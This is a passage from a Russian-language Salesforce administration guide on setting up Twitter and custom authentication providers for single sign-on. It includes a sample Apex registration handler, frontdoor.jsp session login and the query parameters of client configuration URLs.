   b. Поле «URL-адрес настраиваемого выхода», значение которого должно использоваться при выходе пользователей, выполнивших проверку подлинности посредством процесса единой регистрации. Рекомендуем использовать данное поле для перенаправления пользователей на фирменную страницу выхода или любую другую страницу, кроме стандартной страницы выхода Salesforce. URL-адрес должен быть полностью определенным и содержать префикс `http` или `https` (например, `https://acme.my.salesforce.com`).
   c. Выберите существующий класс Apex в качестве класса средства обработки регистрации. Или щелкните **«Автоматически создавать шаблон средства обработки регистрации»**, чтобы создать шаблон класса Apex для средства регистрации. Прежде чем использовать данный класс, выполните его редактирование путем изменения стандартного содержимого.

      Прим.: Класс средства обработки регистрации требуется Salesforce для формирования URL-адреса инициализации единой регистрации.

   d. Выберите пользователя, выполняющего класс средства обработки Apex, в поле «Выполнить регистрацию как». Пользователю должно быть предоставлено полномочие «Управление пользователями». Пользователь требуется независимо от того, указывается ли существующий класс средства обработки регистрации или создается новый класс на основе шаблона.
   e. Чтобы использовать портал для пользователей Twitter, выберите нужный портал в раскрывающемся списке «Портал».
   f. Чтобы добавить путь в значок для отображения в виде кнопки на странице входа для сообщества, воспользуйтесь полем «URL-адрес значка». Этот значок относится только к сообществу. Она не отображается на странице входа

для вашей организации Salesforce или домена, созданного посредством функции «Мой домен». Кнопка позволяет пользователям выполнять вход посредством связанного поставщика проверки подлинности для сообщества.

Укажите путь к собственному изображению или скопируйте URL-адрес одного из тестовых значков.

9. Нажмите кнопку **«Сохранить»**.

Некоторые URL-адреса конфигурации клиента генерируются только после определения поставщика проверки подлинности.

- «Тестовый URL-адрес инициализации». Позволяет администраторам проверять правильность настройки стороннего поставщика. Администратор открывает данный URL-адрес в обозревателе, регистрируется в стороннем приложении и перенаправляется в систему Salesforce путем сопоставления атрибутов.
- «URL-адрес инициализации единой регистрации». Применяется для выполнения единой регистрации в Salesforce из стороннего приложения (с использованием учетных данных стороннего приложения). Пользователь открывает данный URL-адрес в обозревателе и регистрируется в стороннем приложении. Стороннее приложение либо создает нового пользователя, либо обновляет существующего. Затем стороннее приложение вводит пользователя в систему Salesforce как этого пользователя.
- «URL-адрес связывания текущего пользователя». Позволяет связать текущих пользователей Salesforce со сторонней учетной записью. Конечный пользователь открывает данный URL-адрес в обозревателе, регистрируется в стороннем приложении и в системе Salesforce, а затем подтверждает ссылку.
- «URL-адрес обратного вызова». Данный URL-адрес позволяет поставщику проверки подлинности обращаться к конечной точке конфигурации. Поставщик проверки подлинности должен выполнить переадресацию на URL-адрес обратного вызова со сведениями для каждого URL-адреса конфигурации клиента.

URL-адреса конфигурации клиента поддерживают дополнительные параметры запроса, позволяющие перенаправлять пользователей для входа посредством выбранных сайтов, получения настраиваемых полномочий от сторонних компаний или перехода в определенную область после проверки подлинности.

Редактирование средства обработки регистрации

1. Введите строку *«Классы Apex»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Классы Apex»**.
2. Измените автоматически созданное средство обработки регистрации Apex (или текущее средство обработки регистрации) для соотнесения полей между Twitter и Salesforce.

   Вот пример средства обработки регистрации Apex, в котором приложение Twitter указано как поставщик проверки подлинности.

```
global class MyTwitterRegHandler implements Auth.RegistrationHandler{

global User createUser(Id portalId, Auth.UserData data)
{
    if(data.attributeMap.containsKey('sfdc_networkid'))
    {
        // Create communities user
        Account a = [SELECT Id FROM account WHERE name='Twitter Account']; // Make sure
 this account exists

        Contact c = new Contact();
        c.accountId = a.Id;
        c.email = 'temp@CHANGE-ME.com';
        c.firstName = data.fullname.split(' ')[0];
        c.lastName  = data.fullname.split(' ')[1];
        insert(c);
```

```
        User u = new User();
        Profile p = [SELECT Id FROM profile WHERE name='Customer Portal Manager'];
        u.username = data.username + '@sfdc-portal-twitter.com';
        u.email = 'temp@CHANGE-ME.com';
        u.firstName = data.fullname.split(' ')[0];
        u.lastName = data.fullname.split(' ')[1];
        String alias = data.fullname;

        //Alias must be 8 characters or less
        if(alias.length() > 8) {
            alias = alias.substring(0, 8);
    }

    u.alias = alias;
    u.languagelocalekey = 'en_US';
    u.localesidkey = 'en_US';
    u.emailEncodingKey = 'UTF-8';
    u.timeZoneSidKey = 'America/Los_Angeles';
    u.profileId = p.Id;
    u.contactId = c.Id;
    return u;
} else {
    // Create Standard SFDC user
    User u = new User();
    Profile p = [SELECT Id FROM profile WHERE name='Standard User'];
    u.username = data.username + '@sfdc-twitter.com';
    u.email = 'temp@CHANGE-ME.com';
    u.firstName = data.fullname.split(' ')[0];
    u.lastName = data.fullname.split(' ')[1];
    String alias = data.fullname;
    if(alias.length() > 8)
        alias = alias.substring(0, 8);

    u.alias = alias;
    u.languagelocalekey = 'en_US';
    u.localesidkey = 'en_US';
    u.emailEncodingKey = 'UTF-8';
    u.timeZoneSidKey = 'America/Los_Angeles';
    u.profileId = p.Id;
    return u;
}
}

global void updateUser(Id userId, Id portalId, Auth.UserData data)
{
    User u = new User(id=userId);
    u.firstName = data.fullname.split(' ')[0];
    u.lastName = data.fullname.split(' ')[1];
    String alias = data.fullname;
    if(alias.length() > 8)
        alias = alias.substring(0, 8);

    u.alias = alias;
```

```
    update(u);
}
}
```

Дополнительную информацию и примеры см. в документации к интерфейсу RegistrationHandler.

Обновление приложения Twitter

После определения поставщика проверки подлинности Twitter в организации Salesforce вернитесь в Twitter и обновите приложение для использования URL-адреса обратного вызова, созданного системой Salesforce, в качестве значения поля «URL-адрес обратного вызова» в параметрах приложения Twitter.

Прим.: В приложении Twitter установите флажок **«Разрешить этому приложению вход через Twitter»**.

Тестирование подключения SSO

Откройте тестовый URL-адрес инициализации на странице сведений о поставщике проверки подлинности в обозревателе. При этом пользователь переходит на веб-узел Twitter, где ему предлагается выполнить вход и авторизовать приложение. После авторизации пользователь возвращается в систему Salesforce.

Использование значений под управлением Salesforce при настройке поставщика проверки подлинности

Вы можете предоставить Salesforce возможность создавать значения ключей при настройке поставщика подлинности Facebook, Salesforce, LinkedIn, Twitter или Google. Если Salesforce будет формировать значения ключей, это сэкономит вам время и ресурсы, которые пришлось бы тратить на создание собственного стороннего приложения.

Чтобы воспользоваться значениями под управлением Salesforce, пропустите все перечисленные ниже поля (при условии их отображения при настройке поставщика проверки подлинности).

- Ключ пользователя
- Секрет пользователя
- URL-адрес конечной точки авторизации
- URL-адрес конечной точки маркера
- URL-адрес конечной точки сведений о пользователе
- Стандартные области

Прим.: Указание значения для любого из вышеприведенных полей подразумевает, что вы используете собственное связанное приложение. В таком случае следует указать значения для ключа клиента и секрета клиента.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- Просмотр настройки и конфигурации

Для редактирования параметров:

- «Настройка приложения»

  И

  Управление поставщиками проверки подлинности

Пример: Например, чтобы разрешить использование регистрационных данных LinkedIn для входа в систему Salesforce, настройте единую регистрацию посредством поставщика проверки подлинности LinkedIn. Вы можете пропустить создание приложение LinkedIn, если используете значения, сформированные Salesforce на странице настройки поставщика проверки подлинности. Чтобы определить поставщика проверки подлинности LinkedIn и протестировать подключение, выполните действия, описанные в разделе Настройка поставщика проверки подлинности LinkedIn.

Создание настраиваемого внешнего поставщика проверки подлинности

Создайте настраиваемого поставщика проверки подлинности для единой регистрации, чтобы пользователи могли использовать свои учетные данные, отличные от Salesforce, для входа в организацию Salesforce. Если ваше приложение OAuth не поддерживает OpenID Connect, реализуйте настраиваемого внешнего поставщика проверки подлинности. Если ваше приложение поддерживает OpenID Connect, можно использовать одного из поставщиков проверки подлинности, предоставляемых Salesforce.

ВЕРСИИ

Доступно в версиях: Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

1. Настройте организацию с выбранным поставщиком проверки подлинности.
2. Создайте собственные типы настраиваемых метаданных и выберите настраиваемые поля, которые администраторы должны заполнять во время настройки.
3. Создайте совпадающие классы и методы Apex для выбранных типов метаданных. Затем используйте эти классы для внедрения настраиваемого поставщика проверки подлинности путем наследования абстрактного класса `Auth.AuthProviderPluginClass`.
4. Настройте новые метаданные на странице настройки поставщика проверки подлинности.
5. Обновите приложение для использования URL-адреса обратного вызова, сформированного Salesforce.
6. Протестируйте подключение.

Настройка организации

Перед настройкой модуля внешнего поставщика проверки подлинности для организации Salesforce настройте организацию с выбранным внешним поставщиком проверки подлинности.

1. Перейдите на сайт поставщика проверки подлинности и создайте приложение.
2. Измените параметры приложения и задайте домену приложения значение Salesforce.
3. Запомните код и секрет приложения, если потребуется для внешнего поставщика проверки подлинности.

Создание типов настраиваемых метаданных

При наличии организации создайте типы настраиваемых метаданных для организации Salesforce, необходимых для внешнего поставщика проверки подлинности.

1. Введите строку *«Метаданные»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Типы настраиваемых метаданных»**.
2. Нажмите кнопку **«Создать тип настраиваемых метаданных»**.
3. Введите имя метки для настраиваемых метаданных в единственном и множественном числе и нажмите кнопку **«Сохранить»**.
4. В разделе «Настраиваемые поля» нажмите кнопку **«Создать»** и выберите настраиваемые поля, необходимые вам и вашему поставщику. Например, если поставщику проверки подлинности требуется код или секрет приложения, создайте поля с метками «Ключ пользователя» или «Секрет пользователя».

Прим.: Вам будет предложено ввести сведения для каждого типа поля, например метку, описание и текст справки. Можно выбрать, делать ли такие поля обязательными.

Создание классов и методов Apex

Для создания настраиваемого поставщика проверки подлинности для SSO создайте класс, наследующий абстрактный класс `Auth.AuthProviderPlugin`. Этот класс позволяет хранить настраиваемую конфигурацию для поставщика проверки подлинности и обрабатывать протоколы проверки подлинности. Он также создает имя внешнего поставщика проверки подлинности и отображает это имя в списке доступных поставщиков.

1. В меню «Настройка» введите строку *«классы apex»* в поле поиска и выберите **«Классы Apex»**.
2. Нажмите кнопку **«Создать»**.
3. В указанном поле создайте класс и метод Apex.
   a. Наследуйте класс `Auth.AuthProviderPluginClass`.
   b. В качестве строки `return` метода `getCustomMetadataType` введите имя API, приведенное в только что созданных настраиваемых метаданных.

Прим.: Для получения дополнительной информации о классах и методах, затребованных модулем, см. раздел «Пространство имен проверки подлинности» в Руководстве разработчика Force.comApex Code.

Настройка поставщика проверки подлинности

Пользователю необходим код и секрет приложения поставщика проверки подлинности для настройки поставщика в организации Salesforce.

1. Введите строку *«Поставщики проверки подлинности»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Поставщики проверки подлинности»**.
2. Нажмите кнопку **«Создать»**.
3. Для типа поставщика выберите своего поставщика проверки подлинности.
4. Введите имя поставщика.
5. Заполните поле «Индекс URL-адреса». Данное значение используется в URL-адресах конфигурации клиента. Например, если URL-адрес вашего поставщика звучит как МойЗамечательныйПоставщик, ваш URL-адрес SSO похож на `https://login.salesforce.com/auth/sso/00Dx00000000001/MyAwesomeProvider`.
6. Введите данные в созданные вами настраиваемые поля.
7. Выберите существующий класс Apex в качестве класса средства обработки регистрации. Или щелкните **«Автоматически создавать шаблон средства обработки регистрации»**, чтобы создать шаблон класса Apex для средства регистрации. Прежде чем использовать данный класс, отредактируйте его и измените стандартное содержимое.

   Прим.: Класс средства обработки регистрации требуется Salesforce для формирования URL-адреса инициализации единой регистрации.

8. Выберите пользователя, выполняющего класс средства обработки Apex, в поле «Выполнить регистрацию как». Пользователю должно быть предоставлено полномочие «Управление пользователями». Пользователь требуется независимо от того, указан существующий класс средства обработки регистрации или создан новый класс на основе шаблона. Это поле обязательно для всех поставщиков проверки подлинности.
9. Чтобы добавить путь в значок для отображения в виде кнопки на странице входа для сообщества, воспользуйтесь полем «URL-адрес значка». Этот значок относится только к сообществу. Она не отображается на странице входа для

вашей организации Salesforce или домена, созданного посредством функции «Мой домен». Кнопка позволяет пользователям выполнять вход посредством связанного поставщика проверки подлинности для сообщества.

Укажите путь к собственному изображению или скопируйте URL-адрес одного из тестовых значков.

10. Нажмите кнопку **«Сохранить»**.

Запишите сформированный код поставщика проверки подлинности. Используйте его в классе Apex`Auth.AuthToken`.

Некоторые URL-адреса конфигурации клиента формируются только после определения поставщика проверки подлинности.

- «Тестовый URL-адрес инициализации». Позволяет проверять правильность настройки стороннего поставщика. Администратор открывает данный URL-адрес в обозревателе, регистрируется в стороннем приложении и перенаправляется в систему Salesforce путем сопоставления атрибутов.
- «URL-адрес инициализации единой регистрации». Применяется для инициализации SSO в Salesforce стороннего приложения (с использованием учетных данных стороннего приложения). Пользователь открывает данный URL-адрес в обозревателе и регистрируется в стороннем приложении. Стороннее приложение либо создает нового пользователя, либо обновляет существующего. Затем стороннее приложение вводит пользователя в систему Salesforce как этого пользователя.
- «URL-адрес связывания текущего пользователя». Позволяет связать текущих пользователей Salesforce со сторонней учетной записью. Конечный пользователь открывает данный URL-адрес в обозревателе, регистрируется в стороннем приложении и в системе Salesforce, а затем подтверждает ссылку.
- «URL-адрес инициализации только приложения OAuth». Позволяет получать маркеры доступа приложения OAuth для стороннего приложения. Чтобы получить маркер, пользователи должны пройти проверку подлинности с помощью Salesforce для сторонней службы. В данной схеме не предусмотрены будущие возможности SSO.
- «URL-адрес обратного вызова». Позволяет поставщику проверки подлинности обращаться к конечной точке конфигурации. Поставщик проверки подлинности выполняет переадресацию на адрес, указанный в поле «URL-адрес обратного вызова», со сведениями для каждого URL-адреса конфигурации клиента.

URL-адреса конфигурации клиента поддерживают другие параметры запроса, позволяющие перенаправлять пользователей для входа посредством выбранных сайтов, получения настраиваемых полномочий от сторонних компаний или перехода в определенную область после проверки подлинности.

Обновление внешнего поставщика проверки подлинности

После определения поставщика проверки подлинности в организации Salesforce вернитесь на сайт внешнего поставщика проверки подлинности и обновите приложение для использования URL-адреса обратного вызова в качестве URL-адреса веб-сайта поставщика проверки подлинности.

Тестирование подключения SSO

Откройте тестовый URL-адрес инициализации на странице сведений о поставщике проверки подлинности в обозревателе. При этом пользователь переходит на сайт поставщика, где ему будет предложено выполнить вход и авторизовать приложение. После авторизации пользователь возвращается в систему Salesforce.

СМ. ТАКЖЕ:

Конечная точка конфигурации проверки подлинности

Использование frontdoor.jsp для входа в систему Salesforce

Frontdoor.jsp можно применять для предоставления пользователям доступа к Salesforce из настраиваемого веб-интерфейса, например удаленного доступа к сайту Force.com, с использованием существующего идентификатора сеанса и URL-адреса сервера.

Для проверки подлинности пользователей с помощью frontdoor.jsp следует обработать идентификатор сеанса (не только 15-символьный или 18-символьный идентификатор) и экземпляр или домен из serverUrl значения LoginResult, возвращенного из вызова SOAP API login(). Рекомендуем передать эти значения в frontdoor.jsp через форму с запросом `POST`.

Например, форма ниже передает frontdoor.jsp код текущего сеанса.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

```
<form method="POST" action="https://domain name/secur/frontdoor.jsp">
<input type="hidden" name="sid"
      value="full_sessionID_value"
      />
<input type="submit" name="login" value="Log In" /></form>
```

В этом примере *domain_name* является доменом serverURL (это *yourInstance*.salesforce.com или *myDomain*.my.salesforce.com в зависимости от того, включен ли параметр «Мой домен»).

При необходимости отправьте значения в виде параметров URL-адреса. В отличие от запроса `POST`, данный способ является менее безопасным ввиду раскрытия кода сеанса в URL-адресе.

```
https://domain_name/secur/frontdoor.jsp?sid=full_sessionID_value
&retURL=optional_relative_url_to_open
```

Полный код сеанса

Параметры ниже содержат полный код сеанса.

- `access_token` из проверки подлинности OAuth

  Совет: При создании связанного приложения одному из параметров scope должно быть задано значение web или full.

- Метод Apex `UserInfo.getSessionId()`

Frontdoor.jsp не поддерживает использование кода сеанса, возвращенного методом Visualforce `{!GETSESSIONID()}`.

Прим.: Frontdoor.jsp не поддерживает некоторые типы сеансов (например, сеансы API сообщества). При наличии данных сеансов рекомендуем использовать SAML для единой регистрации.

Относительный URL-адрес для открытия

При необходимости добавьте относительный путь, закодированный как URL-адрес, для переадресации пользователей в пользовательский интерфейс Salesforce или на конкретную страницу записи, объекта, отчета или Visualforce (например, `/apex/мояСтраницаVisualforce`).

Использование параметров запроса в URL-адресах конфигурации клиента

Дополнительные параметры запроса позволяют расширить функции, выполняемые поставщиком проверки подлинности. Например, с помощью этих параметров можно перенаправлять пользователей для входа посредством выбранных сайтов, получения настраиваемых полномочий от сторонних компаний или перехода в определенную область после проверки подлинности.

Добавьте параметры запроса в URL-адреса конфигурации клиента. Эти параметры создаются в результате определения поставщика проверки подлинности.

- Тестовый URL-адрес инициализации
- URL-адрес инициализации единой регистрации
- URL-адрес связывания текущего пользователя
- URL-адрес обратного вызова

При необходимости дополните URL-адрес любым параметром ниже. При использовании поставщиков Janrain параметры могут быть добавлены только в соответствующий URL-адрес обратного вызова.

- Scope — настраивает полномочия, запрашиваемые от сторонней компании.
- Site — позволяет использовать поставщика на сайте.
- StartURL — перенаправляет пользователя, прошедшего проверку подлинности, в определенное место.
- Community — перенаправляет пользователя, прошедшего проверку подлинности, в определенное сообщество.
- Authorization Endpoint на странице 1174 — перенаправляет пользователя на конкретную конечную точку для проверки подлинности (только поставщики проверки подлинности Salesforce).

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- Просмотр настройки и конфигурации

Для редактирования параметров:

- Настройка приложения

  И

  Управление поставщиками проверки подлинности

Использование параметра Scope

Данный параметр настраивает полномочия, полученные от сторонней компании (например, Facebook или Janrain), которые предоставляются возвращенному маркеру доступа.

Использование параметра Site

Поставщик проверки подлинности может использоваться для входа на сайт или связывания с пользователем сайтов.

Использование параметра StartURL

Пользователь, прошедший проверку подлинности или выполнивший связывание, может быть перенаправлен в определенную область.

Использование параметра URL-адреса Community

Пользователь, прошедший проверку подлинности, может быть перенаправлен в определенное сообщество.

Использование параметра Authorization Endpoint

Данный параметр перенаправляет пользователя на конкретную конечную точку авторизации.

Использование параметра Scope

Данный параметр настраивает полномочия, полученные от сторонней компании (например, Facebook или Janrain), которые предоставляются возвращенному маркеру доступа.

При необходимости настройте запросы, отправляемые сторонней компании, для получения маркеров доступа с дополнительными полномочиями. Методы `Auth.AuthToken` позволяют извлекать предоставленные маркеры доступа с целью использования дополнительных полномочий.

Стандартные параметры scope определяются сторонней компанией, но обычно ограничивают доступ основными сведениями о пользователе. Каждый тип поставщика (Open ID Connect, Facebook, Salesforce и другие) использует набор стандартных параметров области, отправляемых вместе с запросом на конечную точку авторизации. Например, система Salesforce использует стандартный параметр scope со значением `id`.

При необходимости отправьте строку параметров scope, разделенных пробелами. Строка запрошенных параметров области, разделенных пробелами, отправляется в стороннюю компанию и переопределяет стандартные полномочия, запрошенные поставщиками проверки подлинности.

Компания Janrain не использует данный параметр, но требует настройки дополнительных полномочий.

Пример: Ниже приведен пример параметра `scope`, запрашивающего области `api` и `web` от компании Salesforce, и добавленного в поле «URL-адрес инициализации единой регистрации», где:

- *код_организации* — код поставщика проверки подлинности
- *индекс_URL* — значение, указанное при определении поставщика проверки подлинности

`https://login.salesforce.com/services/auth/sso/orgID/URLsuffix?scope=id%20api%20web`

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- Просмотр настройки и конфигурации

Для редактирования параметров:

- «Настройка приложения»

  И

  Управление поставщиками проверки подлинности

Действительные параметры области также определяются сторонней компанией, поэтому рекомендуем использовать отдельную стороннюю документацию. Ниже перечислены параметры scope, поддерживаемые системой Salesforce.

Значение	Описание
`api`	Обеспечивает доступ к текущей учетной записи зарегистрированного пользователя через интерфейс API (например, REST API и Bulk API). Кроме того, данное значение содержит значение `chatter_api`, разрешающее доступ к ресурсам Chatter REST API.
`chatter_api`	Разрешает доступ только к ресурсам Chatter REST API.
`custom_permissions`	Обеспечивает доступ к настраиваемым полномочиям организации, соответствующей связанному приложению, и определяет доступность каждого полномочия текущему пользователю.
`full`	Разрешает доступ ко всем данным, доступным зарегистрированному пользователю, и охватывает все другие области. Значение `full` не возвращает маркер обновления. Чтобы получить маркер обновления, отправьте запрос на область `refresh_token`.

Значение	Описание
Идентификатор	Разрешает доступ к службе URL-адресов удостоверений. Чтобы получить тот же результат, что при использовании значения `id`, отправьте отдельные запросы `profile`, `email`, `address` и `phone`; они все являются синонимами.
`openid`	Разрешает доступ к уникальному идентификатору текущего зарегистрированного пользователя для приложений OpenID Connect. Область `openid` может использоваться процессом проверки подлинности пользователя-агента OAuth 2.0 и процессом проверки подлинности веб-сервера OAuth 2.0 для возврата подписанного маркера кода, соответствующего спецификациям OpenID Connect, а также маркера доступа.
`refresh_token`	Разрешает возврат маркера обновления при наличии права на его получение. Данная область позволяет приложению взаимодействовать с данными пользователя в автономном режиме и является синонимом области `offline_access`.
`visualforce`	Разрешает доступ к страницам Visualforce.
`web`	Разрешает использование параметра `access_token` в Интернете. Кроме того, данное значение содержит значение `visualforce`, разрешающее доступ к страницам Visualforce.

СМ. ТАКЖЕ:

Использование параметров запроса в URL-адресах конфигурации клиента

Использование параметра Site

Поставщик проверки подлинности может использоваться для входа на сайт или связывания с пользователем сайтов.

Чтобы использовать поставщика на сайте, выполните указанные ниже действия.

- Включите возможность использования поставщика на сайте.
- Убедитесь, что конфигурация сайта позволяет использовать данный портал.
- Добавьте сведения об URL-адресе входа в URL-адрес соответствующей конфигурации клиента (например, «URL-адрес инициализации единой регистрации») посредством параметра `site`.

Пример: Создание страницы Visualforce для входа или выбор стандартной страницы выполняется при создании сайта. Пример URL-адреса входа: `https%3A%2F%2Fmysite.force.com%2FSiteLogin`.

Ниже приведен пример URL-адреса входа, добавленного в поле «URL-адрес инициализации единой регистрации» посредством параметра `site`, где:

- *код_организации* — это код поставщика проверки подлинности
- *индекс_URL* — это значение, указанное при определении поставщика проверки подлинности

https://login.salesforce.com/services/auth/sso/*код_организации*/*индекс_URL*?site=https%3A%2F%2Fmysite.force.com%2FSiteLogin

Если параметр `site` не задан, то пользователь перенаправляется на стандартный портал (при наличии поддержки) или в стандартное приложение (при отсутствии поддержки).

СМ. ТАКЖЕ:

Использование параметров запроса в URL-адресах конфигурации клиента

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- Просмотр настройки и конфигурации

Для редактирования параметров:

- Настройка приложения

  И

  Управление поставщиками проверки подлинности

Использование параметра StartURL

Пользователь, прошедший проверку подлинности или выполнивший связывание, может быть перенаправлен в определенную область.

Чтобы перенаправить пользователей, прошедших проверку подлинности, в определенную область, укажите URL-адрес, содержащий параметр запроса `startURL`. Данный URL-адрес должен быть относительным, так как абсолютный URL-адрес возвращает ошибку. Если параметр `startURL` не добавляется, то пользователь, прошедший проверку подлинности, перенаправляется на страницу `/home/home.jsp` (для портала или стандартного приложения) или на стандартную страницу sites (для сайта).

Пример: Например, значение «`URL`-адрес инициализации единой регистрации» инициирует перенаправление пользователя после входа, а значение «`URL`-адрес связывания текущего пользователя» перенаправляет пользователя посредством ссылки «Continue to Salesforce» на странице подтверждения.

Ниже приведен пример параметра `startURL`, добавленного в поле «`URL`-адрес инициализации единой регистрации», где:

- *код_организации* — это код поставщика проверки подлинности
- *индекс_URL* — это значение, указанное при определении поставщика проверки подлинности

https://login.salesforce.com/services/auth/sso/*код_организации*/*индекс_URL*?startURL=%2F005x0000000001%3Fnoredirect%3D1

См. также:

Использование параметров запроса в URL-адресах конфигурации клиента

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- Просмотр настройки и конфигурации

Для редактирования параметров:

- Настройка приложения

  И

  Управление поставщиками проверки подлинности

Использование параметра URL-адреса Community

Пользователь, прошедший проверку подлинности, может быть перенаправлен в определенное сообщество.

Чтобы перенаправить пользователей, прошедших проверку подлинности, в определенное сообщество, укажите URL-адрес, содержащий параметр запроса `community`. Если параметр не добавляется, то пользователь, прошедший проверку подлинности, перенаправляется на страницу `/home/home.jsp` (для портала или стандартного приложения) или на стандартную страницу sites (для сайта).

Пример: Например, значение «URL-адрес инициализации единой регистрации» инициирует перенаправление пользователя после входа, а значение «URL-адрес связывания текущего пользователя» перенаправляет пользователя посредством ссылки «Continue to Salesforce» на странице подтверждения.

Ниже приведен пример параметра `community`, добавленного в поле «URL-адрес инициализации единой регистрации», где:

- *код_организации* — это код поставщика проверки подлинности
- *индекс_URL* — это значение, указанное при определении поставщика проверки подлинности

`https://login.salesforce.com/services/auth/sso/`*код_организации*`/`*индекс_URL*`?community=https://acme.force.com/support`

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- Просмотр настройки и конфигурации

Для редактирования параметров:

- Настройка приложения

  И

  Управление поставщиками проверки подлинности

Использование параметра Authorization Endpoint

Данный параметр перенаправляет пользователя на конкретную конечную точку авторизации.

Рекомендуем добавить параметр `provAuthorizeEndpointHost` в URL-адрес поставщика проверки подлинности Salesforce для перенаправления пользователей на конечную точку авторизации для предоставленного домена (например, настраиваемый домен, созданный посредством функции «Мой домен»). Благодаря предоставлению конечной точки авторизации, пользователям могут быть доступны такие функции, как обнаружение сеанса во время авторизации. Данный параметр доступен только поставщикам проверки подлинности Salesforce и не может использоваться для перенаправления пользователей на страницу авторизации вне домена Salesforce.

Чтобы перенаправить пользователей на конкретную конечную точку авторизации Salesforce, укажите URL-адрес, содержащий параметр запроса `provAuthorizeEndpointHost` и допустимый узел `https`. Строки запроса, добавленные в URL-адрес узла, пропускаются. При необходимости укажите путь к сообществу.

Пример: Ниже приведен пример параметра `provAuthorizeEndpointHost`, добавленного в URL-адрес поставщика проверки подлинности.

- *код_организации* — это код поставщика проверки подлинности
- *индекс_URL* — это значение, указанное при определении поставщика проверки подлинности

```
https://login.salesforce.com/services/auth/sso/orgID/
URLsuffix?provAuthorizeEndpointHost=https%3A%2F%2Fmydomain.my.salesforce.com
```

Ниже приведен пример параметра `provAuthorizeEndpointHost`, перенаправленного на URL-адрес сообщества.

```
https://login.salesforce.com/services/auth/sso/orgID/
URLsuffix?provAuthorizeEndpointHost=https%3A%2F%2Fmycommunity.force.com%2Fbilling
```

При отсутствии конечной точки авторизации система Salesforce использует стандартную конечную точку для поставщика авторизации. При отсутствии стандартной конечной точки система Salesforce использует конечную точку для узла login.salesforce.com.

Конечная точка авторизации не изменяет конечную точку маркера, представленную настраиваемым или стандартным узлом. Например, если конечной точкой авторизации является экземпляр безопасной среды, а поставщик должен использовать конечную точку маркера производственной организации, то процесс авторизации, поддерживаемый только экземпляром безопасной среды, не выполняется.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- Просмотр настройки и конфигурации

Для редактирования параметров:

- Настройка приложения

  И

  Управление поставщиками проверки подлинности

Поставщики удостоверений и поставщики услуг

Поставщик удостоверений — это проверенный поставщик, позволяющий использовать функцию единой регистрации для доступа к другим веб-сайтам. *Поставщик услуг* — это веб-сайт, используемый для размещения приложений. Можно использовать Salesforce в качестве поставщика удостоверений и определить одного или нескольких поставщиков услуг. Ваши пользователи затем при этом получат возможность доступа к другим приложениям напрямую из Salesforce при помощи функции единого входа. Это очень удобно, поскольку вместо необходимости запоминать множество паролей им достаточно запомнить только один. Более того, приложения могут быть добавлены в организацию Salesforce в виде вкладок, поэтому пользователям не придется постоянно переключаться между программами.

Прежде чем включить систему Salesforce в качестве поставщика удостоверений, рекомендуем настроить домен.

Система Salesforce может быть включена в качестве поставщика удостоверений только при наличии сертификата и криптографической пары Salesforce, подписываемых внешним центром сертификации или самостоятельно. В противном случае сертификат и криптографическая пара Salesforce создаются автоматически при включении системы Salesforce в качестве поставщика удостоверений. При необходимости выберите готовый сертификат или создайте собственный.

При использовании в качестве поставщика удостоверений система Salesforce применяет стандарт SAML 2.0, необходимый для единой регистрации, и создает утверждения SAML.

Чтобы просмотреть ошибки входа пользователей в приложения поставщика услуг, воспользуйтесь журналом событий поставщика удостоверений.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения и изменения поставщиков удостоверений и поставщиков услуг:

